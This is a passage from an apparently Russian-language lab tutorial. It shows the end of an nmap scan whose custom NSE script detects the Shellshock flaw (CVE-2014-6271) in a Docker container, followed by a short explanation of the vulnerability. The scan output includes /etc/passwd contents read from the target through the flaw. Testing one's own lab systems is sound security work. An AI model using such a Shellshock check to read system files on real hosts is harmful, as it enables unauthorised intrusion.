|_ backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
|_ list:x:38:38:mailing list:/var/lib/mailman:/usr/sbin/nologin
|_ irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
|_ gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
|_ nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
|_ _apt:x:100:65534:./nonexistent:/usr/sbin/nologin
|_
|_ References:
|_   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
|_   http-server-header: Apache/2.4.38 (Debian)
|_
NSE: Script Post-scanning.
Initiating NSE at 00:33
Completed NSE at 00:33, 0.00s elapsed
Initiating NSE at 00:33
Completed NSE at 00:33, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.23 seconds
Raw packets sent: 1 (448) | Rcvd: 2 (888)

aushakov@kali: ~ - CVE-2014-6271
```

Из результатов запуска видно, что nmap находит в сервисе, расположенном в контейнере docker, уязвимость cve-2014-6271. Значит скрипт работает верно.

Уязвимость Shellshock (CVE-2014-6271) — это серьезная уязвимость в интерпретаторе команд Bash, которая позволяет злоумышленникам выполнять произвольные команды на системах, где Bash используется для обработки входящих данных, например, через CGI-скрипты на веб-серверах.

Краткое описание:

- Что: Уязвимость в Bash, позволяющая удаленно выполнять команды.
- Как: Злоумышленник может внедрить вредоносный код в HTTP-заголовки или переменные окружения.
- Где: Веб-серверы и системы, использующие Bash для обработки сценариев.
- Последствия: Возможность полного контроля над системой, утечка данных и другие вредоносные действия.